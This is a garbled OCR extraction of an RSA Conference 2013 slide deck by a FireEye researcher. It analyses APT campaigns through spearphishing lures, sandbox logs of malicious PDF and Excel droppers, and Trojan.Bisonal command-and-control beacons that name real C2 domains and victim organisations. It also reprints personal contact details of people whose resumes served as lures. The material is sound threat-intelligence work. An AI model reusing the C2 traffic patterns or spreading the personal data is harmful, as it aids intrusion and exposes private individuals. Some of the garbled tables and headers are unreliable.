### RSACONFERENCE2013

# APTs By The Dozen: Dissecting Advanced Attacks

Alex Lanstein @alex\_lanstein

Senior Researcher FireEye

Session ID: CLE-T04 Session Classification: Advanced

# Security in knowledge




Organizations respond to commodity threats

- Blocked Windows protocols on external firewalls
- Enforced auth. tokens and VPN usage
- Bolstered patching regimens
- Installed IDS/IPS @ gateway/desktop
- Segmented networks to contain worm damage



### Advanced malware infection lifecycle

- System gets exploited
  - Drive-by attacks in browsing
  - Links in targeted emails
  - Attachments in targeted emails
- Dropper malware installs
  - First step to establish control
  - Calls back out to criminal servers
  - Found on compromised sites, and Web 2.0, user-created content sites
- Malicious data theft and long-term control established
  - Uploads data stolen via keyloggers, Trojans, bots, and life grabbers
  - One exploit leads to dozens of infections on same system
  - Criminals have built long-term control mechanisms into system





# Simple Reconnaissance (h/t google)



### Attacks on the Supply Chain are common

### Securing Your Future with Two-Factor Authentication

Do you really know who's accessing your most sensitive networked information assets? Unfortunately, security built on static, reusable passwords has proven easy for hackers to beat.

RSA SecurID® two-factor authentication is based on something you know (a password or PIN) and something you have (an authenticator)—providing a much more reliable level of user authentication than reusable passwords.

- The only solution that automatically changes your password every 60 seconds
- 20-year history of outstanding performance and innovation

### **Special Offer**




Evaluate RSA SecurID

### **Weekly Webinar**

RSA invites you to connect with SecurID technical experts for a





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-	<u> </u>	Support Engineer	
Greater Boston Area	a   Secu	rity and Investigations	
Current	Sr E-Di	scovery Internal Litigation Sup	oport Engineer at EMC 🖆
Past	Principa	al Exchange Systems Administra	tor at EMC 🖆
Connections	83 conr	nections	
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#### Experience

#### Sr E-Discovery Internal Litigation Support Engineer

#### EMC 🗳

Public Company; EMC; Information Technology and Services industry January 2008 – Present (3 years 10 months)

#### Principal Exchange Systems Administrator

#### EMC 🖆

Public Company; EMC; Information Technology and Services industry January 1999 – January 2008 (9 years 1 month)



# RSA Spearphish (h/t @mikko)

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	his file to you for roview. Places open on	an a					

I forward this file to you for review. Please open and view it.



### URL filters are trivial to defeat by humans

adkd.04live.com





### URL filters are trivial to defeat by humans

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_	Always use Live Bookmarks to subscribe to feeds.
	Subscribe Now

### annjon38 at Yahoo! Groups

music joy

@[ERSPyopNX]HV]vZ^TzS^d##\$%\$Zgf)jn^lfe0342unw@ Tuesday, March 13, 2012 10:54 PM

sunny day



### Biggest deal in IAF.pdf – taunting the target

#### Message: Exploit capabilities detected

API Name: CreateFileA Address: 0x0324b960

*Params*: [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, 1073741824, 1, 0x0, 2, 128, 0x0] *Imagepath*: C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe DLL Name: kernel32.c

API Name: CreateProcessA Address: 0x0324b9d1

*Params*: [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, NULL, 0x0, 0x0, 0, 134217728, 0x0, NULL, 0x12d23c, 0x12d2bc]

Imagepath: C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe DLL Name: kernel32.d

Created	C:\WINDOWS\ThankU.txt
Added	\REGISTRY\MACHINE\Software\ThankU
Delete	C:\WINDOWS\ThankU.txt
Setval	<pre>\REGISTRY\MACHINE\SOFTWARE\ThankU\"netsvcs" = 6to4 AppMgmt&amp; ;Browser Cryp tSvc DMServer DHCP ERSvc EventSystem I mpatibility  ;HidServ Ias Iprip Irmon LanmanServer La sp;Messenger&amp;n bsp;Netman Nla Ntmssvc NWCWorkstation Nwsa;  Rasman&amp;nbs p;Remoteaccess Schedule Seclogon SENS Shared ce Tapisr v Themes TrkWks W32Time WZCSVC Wmi&amp; nbsp;winmgmt TermS ervice wuauserv BITS ShellHWDetection helpsvc&amp; wscsvc W mdmPmSN wind0ws</pre>
Created	C:\WINDOWS\ThankU.txt
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### Biggest deal in IAF.pdf – taunting the target

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		API Name: SystemTimeToFileTime Address: 0x00402ee5 Params: [0x12e444, 0x12e43c] Imagepath: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe DLL Name: kernel32.dll				
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Date Change		C:\Program Files\Windows Media Player\wupdmgr32.dll				
		API Name: WaitForSingleObject Address: 0x77de5f5e Params: [0xe0, 180000] Imagepath: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe DLL Name: kernel32.dll				
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FireEye

# – RUI XING CAO NI MA

Technical attribution is difficult based not knowing which indicators were placed there to throw off the investigation.

"Rising, Mother F\*\*\*er!"




# (redacted) (source:VT)





# CEOs are (obviously) targeted







# Could you stop this?


From Selina Lin <selina92_tw@yahoo.com>Cr          <ul> <li>Reply</li> <li>Reply</li></ul></selina92_tw@yahoo.com>	Subject Hoping to get your advice !       8/9/2012 8.44 AM         To       Message ID <13444946551.0788.YahooMailNeo@web194904.mail.sg3.yahoo.com>         In reply to <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>         References <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>         X-Account-Key account4         Hello Mr.         I hope you can see this letter, I am a student of the Gwangju         Institute of Science and Technology(in South Korea).         In this year's graduation thesis I quoted your articles, but my         mentor told me in many ways I misunderstood what you mean,         but I don't think so.We are arguing for a long time, but are unable         to agree with each other's perspectives, so take the liberty of a letter,         hoping to get your advice.Thank you!			
To         Message ID       =1344494655.10788 YahooMailNeo@web194904.mail.sg3.yahoo.com>         In reply to       =1344495514.19388 YahooMailNeo@web194904.mail.sg3.yahoo.com>         References       =1344485514.19388 YahooMailNeo@web194904.mail.sg3.yahoo.com>         X-Account-Key account4       Hello Mr.         In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so.We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice.Thank you!         Best wishes!	To         Message ID       <134449455510788.YahooMailNeo@web194904.mail.sg3.yahoo.com>         In reply to       <134449551419388.YahooMailNeo@web194904.mail.sg3.yahoo.com>         References       <134449551419388.YahooMailNeo@web194904.mail.sg3.yahoo.com>         X-Account-Key account4       Hello Mr.         I hope you can see this letter, I am a student of the Gwangju Institute of Science and Technology(in South Korea).         In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so.We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice.Thank you!         Best wishes!		From Selina Lin <selina92_tw@yahoo.com>\u00fc</selina92_tw@yahoo.com>	ve 🔺
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In reply to _1344485514.19388.YahooMaliNeo@web194904.mail.sg3.yahoo.coms.         References       1344485514.19388.YahooMaliNeo@web194904.mail.sg3.yahoo.coms.         X-Account-Key account4       Hello Mr.         I hope you can see this letter, I am a student of the Gwangju Institute of Science and Technology(in South Korea).         In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so.We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice.Thank you!         Best wishes!	Hello Mr. Hello Mr. I hope you can see this letter, I am a student of the Gwangju Institute of Science and Technology(in South Korea). In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so.We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice.Thank you! Best wishes!		То	
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# Decoy documents are the norm

	API Name: IsDebuggerPresent Address: 0x5ad7a0e2 Imagepath: c:\a0458284a8d8cadedf122b0a2e77382c.exe DLL Name: kernel32
Misc Anomaly	Message: Malware trying to detect the presence of a debugger Detail: Debugger awareness detected
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\tmp_rar_sfx_access_check_279046
Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\WinRAR SFX\"C%%DC OCALS~1%Temp" = C:\DOCUME~1\admin\LOCALS~1\Temp
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs
	API Name: SetErrorMode Address: 0x77f67f4d Params: [0x00000001] Imagepath: c:\a0458284a8d8cadedf122b0a2e77382c.exe DLL Name: kernel32
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs MD5: b491aa87433d632f52b30216f17ea65e SHA1: 0abb611ec82db063871c395905a26305516a2862
Created	C:\DOCUME~1\admin\LOCALS~1\Temp <mark>\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc</mark>
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc MD5: 118360b73ca1ed8d7b6953fa0dd049f4 SHA1: 78ec94a90e6982e00ddf9757bf335b3566bb6d25
	Address: 0x0000000000000000 Imagepath: c:\a0458284a8d8cadedf122b0a2e77382c.exe
Misc Anomaly	Message: Direct hardware access detected Detail: Malware performing direct hardware access
	\BaseNamedObjects\_SHuassist.mtx
Misc Anomaly	Message: Trojan.Injector activity Detail: Trojan.Injector activity
	API Name: Sleep Address: 0x00404b46 Params: [600000] Imagepath: C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe DLL Name: kernel32
Misc Anomaly	Message: 10+ sleep calls Detail: Malware calling sleep 10+ times



### Targeted threats must pass the "sniff test"





### Resumes are pulled from CareerBuiler.com

#### Good day Madam/Sir,

My name is Bryan Buckles. I am transitioning back into defense contracting after spending the last five years in fulltime ministry. My experience and qualifications enable me to make a significant impact in support of customer needs. I am a retired Marine Intelligence Officer and I also have many years of experience in acquisition, supporting MARCORSYSCOM. I have attached my resume for your consideration. Please feel free to network them as you deem appropriate. Thank you in advance for your time.

Respectfully,

Bryan Buckles Major USMC (Ret.)

# BRYAN K. BUCKLES

Bryan.Buckles69@yahoo.com• Mobile: (703) 304-4851 10358 Zachary Taylor Highway, Unionville, VA 22567


### ACQUISITION SPECIALIST

Strategic operations professional with more than 10 years of high-level expe acquisitions. Leverages strong organizational and analytical skills to determine nee efficient solutions. Gifted communicator and advocate who commands persuasiv Expert acquisition specialist who meets challenges in complex, pressure-filled env thousands of military and civilian lives. Proven leader who inspires trust, clarifies visi

### AREAS OF EXPERTISE

Needs Assessment – Acquisition – Research & Development – Cross-Departmental R Logistics - Client Support – Project Management– Data Analysis – Testing – Quality / Intelligence Systems – C4i Implementation – Civilian & Military Management – Technic





### LTC ANDY J. GENASCI

CMR 489 Box 383, APO AE 09751

genascia@aol.com (w) +4907117293649 (c) +4916090679508

Special Forces Officer of twenty years who demonstrates a comprehensive understanding of: crisis management, strategic planning of national level programs with civilian, military, and non-governmental organizations, and the cultural and political environment of sub-Saharan Africa.



### Builders are frequently used for the b-teamers (h/t Kurt B, Nick I)

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*.jpg:		
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ma.exe:	🔁 File	X
	*.pdf:	
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
# APT1 is not advanced, but very successful





# - CVE-2009-3129

- Microsoft Excel "FEATHEADER" Record Remote Code Execution Vulnerability (CVE-2009-3129)
  - Are there exploit kits developed based on this vulnerability?
  - Are there metadata info that we can analyze from the excel file to detect this class of attack?
  - Is this a common attack being seen in the field?






# AV detection still poor

	i stin po	Sample	_	Positives
533bf4f2940df949caed66babf428c878f5cccd65aa00da82cafde86c712b2ac c645169173c835c17abb0bde59b594bb = ±			15 of 42	
0f046fc3e4fa32857a978f6566faabc825b7bf6ce270c4f73434a06dbad45bab 4a311eb238ecca5e467e26cf2edf0f96 = ±			18 of 42	
	7433624f9346d9ae2854 94806bb5006343158472	72e4dd917636a2335a0650f6c82247875cadb5 5006e1	= +	4 of 42
3f6c95 b55080	AntiVir BitDefender F-Secure	EXP/Excel. <b>CVE-2009-3129</b> Exploit. <b>CVE-2009-3129</b> .Gen Exploit. <b>CVE-2009-3129</b> .Gen		13 of 42
d9eb16 4654aa	rorunet	MSExcel/CVE_2009_3129.A!exploit Exploit.CVE-2009-3129.Gen Heur:Exploit.CVE-2009-3129		4 of 42
fe44f4     McAfee     Exploit-MSExcel.u       Accade     McAfee-GW-Edition     Heuristic.BehavesLike.Exploit.X97.CodeExec.O       Microsoft     Exploit; Win32/CVE-2009-3129				4 of 43
136ack         nProtect         Exploit.CVE-2009-3129.Gen           0a40fe         TrendMicro         HEUR_OLEXP.B			8 of 42	
562368 1d070e	TrendMicro-HouseCall VIPRE	Exploit.Excel.CVE-2009-3129 (v)	= ±	7 of 43
bb9a03bde989ad95d4df965c85cc3856b5783f55dd108317159f34441a40dac8 6310523235e8117aa9417cbc547e3689 = ±			9 of 43	
2dc44d35a53e406936bc098bbde797e45f1c14af84ec2e177886a9b6496a9878 f2e17c8954569ca2b20428f4c3112a30 = ±				8 of 43
	db66152bed813e58e0a7 3e41c21e58068b78f5da	a2ef0aca8db01c96b473b0509bd0a6a877a895 ac08f44	= ±	4 of 43
88bc777a6db76f7783f6b93a3b1bc7679a2b211803de9d1080a14d5180ef896a 7497dbfbda31c1d7e619fd0ed91422db 7 of 43				7 of 43


FireEye

### **Pinnacle Island Dispute**





Mozilla Firefox	
https://10.6.1.15/event_stream/send_pcap_clip?ev_id=273107&idx=0	🔗 CDM会递日程 - Mozilla Thunderbird 📃 🖃 🗙
Paste     ●     I     U     -     A*     本     ●     ●     5     -     %     ●       Paste     ●     ●     -     △     ○	Wicrosoft       File Edit View Go Message Iools Help         Lie Edit View       Get Mail * 《Write ■ Chat ▲ Address Book ● Tag *         Conditiona       From 鈴木亜美 <ami1988.suzuki@gmail.com>公 ▲ Reply ▲ Reply All * ◆ Forward 叠 Archive ●         Subject CDM会議日程       9/6/2012 3:37 AM         To undisclosed-recipients <undisclosed-recipients;;>公         Message ID <caovfomj-4rzfdyb-e183gnwzglzszre5 sibrlqxnr1tg5)wda@mail.gmail.com="">         Sty       Received from</caovfomj-4rzfdyb-e183gnwzglzszre5></undisclosed-recipients;;></ami1988.suzuki@gmail.com>
A     B     C       1     2     9月6日(木)     7日(金)       3:50 カイロ発(AZ895)	8日(:         皆さん
4 5 6 7 7 8 9 7:25 ローマ着 9:10 トリポリ(Witiza)着 11 12 13 11:00 ローマ発(KW613) 14 15 16 昼 12:25 マルタ着 17 18 19 20 午後 21 Chark Page - W Con C:{WINDOWS} Con contents 19 Contents 10 午前 11:00 ローマ発(C:{WINDOWS} Contents 11 Contents 12 C:{WINDOWS} Contents 13 Contents 14 Contents 15 Contents 16 Contents 17 Contents 18 Contents 19 Contents 19 Contents 19 Contents 10 午前 11 Contents 11 Contents 11 Contents 12 C:{WINDOWS}	今度のCDM会議日程とローカルの連絡先を添付して、 チェックしてください。 ※社内外へ一斉に送信しているため、受信者の情報保護の観点から、bcc送信とさせて頂いております。
	<ul> <li>● 2 attachments 228 KB</li> <li>● Save All ▼</li> <li>● CDM会議日程.xls 82.5 KB ● ローカルの連絡先.xls 146 KB</li> </ul>
RSACONFERENCE2013	



パネルディスカッション

TACC-2012

スーパーコンピュータ「京」展示

Web サイト: http://www.tacc2012.org/kday.html

※プログラム詳細と参加登録は、上記 TACC-2012 Web サイトをご参照ください。

RSACONFERENCE2013

開発小学校

六番町

受禁盗等

佐奈ビル

線半野原 🌀

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Google

中部分室

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自治労会館

| 羌国 写真 地形 Earth

4 0.7140.80.80

п

E2012 Google



# The curious case of Trojan.Bisonal

- Targets mainly Japanese organizations
- Delivered via weaponized doc/xls files
- Embeds the target name into the command and control traffic



Custom "flag" and c2 domain – used to track victim

GET /j/news.asp?id=\* HTTP/1.1 User-Agent: flag:khi host:Business IP:10.0.0.43 OS:XPSP3 vm: proxy: Host: online.cleansite.us Cache-Control: no-cache

GET /a.asp?id=\* HTTP/1.1 Accept: \*/\* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;.NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022) Host: khi.acmetoy.com Connection: Keep-Alive



# - Custom "flag" and c2 domain

GET

/rc/news1.asp?id=flag:831nec%20host:Remote%20PC%20IP:169. 254.100.12%20OS:XPSP2%20vm:..%20proxy:.. HTTP/1.1 User-Agent: flag:831nec host:Remote PC IP:169.254.100.12 OS:XPSP2 vm:.. proxy:.. Host: onlinejilu.4pu.com

GET /a.asp?id=\* HTTP/1.1 Accept: \*/\* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30) Host: necnec.dns04.com Connection: Keep-Alive



# Other "flag"s seen

- Flag:8080
- Flag:84d
- flag:boat
- Flag:d2
- Flag:dick
- flag:ihi IHI Corp
- flag:nec01 NEC corporation
- flag:nsc516 Nippon Steel Corp
- flag:nids Nat'l Inst. for Defense Studies
- Flag:712mhi Mitsubishi-heavy industries
- flag:410maff Ministry of Agriculture, Forestry, and Fisheries

- flag:1223
- flag:jsexe
- Flag:727x
- 🕨 flag:jyt
- Flag:m615
- flag:toray
- Flag:MARK 1
- Flag:qqq



# Taiwan-US Beef Crisis a Lure

### Taiwanese protest US beef import plan



ANNIE HUANG | March 8, 2012 07:08 AM EST | AP

#### Compare other versions »

TAIPEI, Taiwan — Thousands of Taiwanese farmers staged a raucous protest Thursday against a government plan to allow the import of U.S. beef containing a growth drug, challenging the island's president to "say no" to Washington.

The protest outside Taiwan's ornate legislative building came as newly re-elected President Ma Ying-jeou seeks to strengthen ties with the U.S. by resolving the long-standing beef dispute. The beef issue has stalled trade talks crucial to keeping up the island's competitive edge in global trade.

Protesters later marched to the Agriculture Council – Taiwan's Ministry of Agriculture – and pelted police with pig excrement and rotten eggs. Shield-wielding officers prevented them from entering the building after they broke through an outer security barrier.

The Cabinet announced this week it plans to lift a ban on <u>LC. User containing minimal traces of</u> ractopamine, a feed additive for meat locking. The government sought to appease opponents by promising to ensure that venders properly label their meat products. The plan needs legislative

approval.

Slashing tariffs on Taiwanese exports to the U.S. could reduce the island's heavy reliance on the mainland Chinese market, he said.


to grant Taiwanese visa-waiver status. It is widely seen as a gesture in support of the Cabinet plan to lift the beef ban.

Taiwan banned all U.S. beef imports in 2003 over concerns about mad cow disease but permitted boneless beef imports in 2006.






# Language specific attacks are easy when the victim



# Same target hit over and over



